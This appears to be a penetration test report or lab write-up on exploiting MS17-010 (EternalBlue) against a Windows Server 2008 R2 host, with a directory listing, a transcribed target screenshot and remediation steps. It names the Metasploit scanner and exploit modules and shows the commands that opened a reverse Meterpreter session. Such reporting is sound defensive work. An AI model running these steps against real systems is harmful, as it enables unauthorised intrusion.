100777/rwxrwxrwx  24064   fil   2009-07-13 21:38:55 -0400  ARP.EXE
100666/rw-rw-rw-  499712  fil   2009-07-13 21:41:53 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  780800  fil   2010-11-20 22:25:07 -0500  ActionCenter.dll
100666/rw-rw-rw-  549888  fil   2010-11-20 22:25:07 -0500  ActionCenterCPL.dll
100666/rw-rw-rw-  213504  fil   2010-11-20 22:24:24 -0500  ActionQueue.dll
100666/rw-rw-rw-  111616  fil   2010-11-20 22:24:30 -0500  ActiveSockets.dll
100777/rwxrwxrwx  40448   fil   2009-07-13 21:38:55 -0400  AdapterTroubleshooter.exe
100666/rw-rw-rw-  577024  fil   2010-11-20 22:24:40 -0500  AdmTmpl.dll
040777/rwxrwxrwx  0       dir   2010-11-20 22:32:21 -0500  AdvancedInstallers
```

– EternalBlue Exploitation (MS17-010):

Penetration Test Report Summary: EternalBlue Exploitation (MS17-010)

1. Exploitation Overview

- **Vulnerability: MS17-010 (EternalBlue)** – Critical SMB vulnerability in Windows.
- **Target:** 192.168.1.104 (Windows Server 2008 R2 Standard, 64-bit).
- **Exploit Module:** exploit/windows/smb/ms17_010_eternalblue.

2. Attack Execution

- **Initial Check:** Verified target vulnerability via auxiliary/scanner/smb/smb_ms17_010.
- **Exploit Steps:**
  - Groomed kernel pool memory for buffer overflow.
  - Sent malicious payload via SMBv1/SMBv2.
  - Achieved **kernel-level code execution** (NT AUTHORITY\SYSTEM).
- **Result:**
  - **Meterpreter session opened** (Session 1: 192.168.1.4:4444 → 192.168.1.104:49170).

3. Impact & Evidence

- **Critical Compromise:** Full remote control over the target system.
- **Proof:**
  - OS fingerprint: Windows Server 2008 R2 Standard 7601 Service Pack 1 x64.

- Successful shell payload delivery (stage: 203kB).

Findings & Recommendations

Critical Risk (CVSS: 10.0)

- **Root Cause:** Unpatched SMBv1 protocol (CVE-2017-0144).
- **Exploitability:** Wormable (self-propagating malware risk).

Remediation:

1. **Immediate Actions:**
   - Apply Microsoft patch **MS17-010**.
   - Disable **SMBv1** via Group Policy (gpedit.msc).
2. **Long-Term:**
   - Segment network to isolate legacy systems.
   - Enable **SMB signing** and firewall rules (block TCP 445).

Commands & Outputs

Action	Key Output
set rhosts 192.168.1.104	Target configured.
exploit	Kernel pool grooming → Meterpreter shell.
Meterpreter session 1 opened	**Confirmed compromise**.

Conclusion:

- **Exploit successful.** System critically vulnerable—patch urgently.

screen shot from target system

Recycle Bin

Command Prompt

```
Tunnel adapter isatap.home:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : home
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\admin>_
```

Windows Server 2008 R2 Standard
Build 7601
This copy of Windows is not genuine

Start

12:24 PM
8/13/2025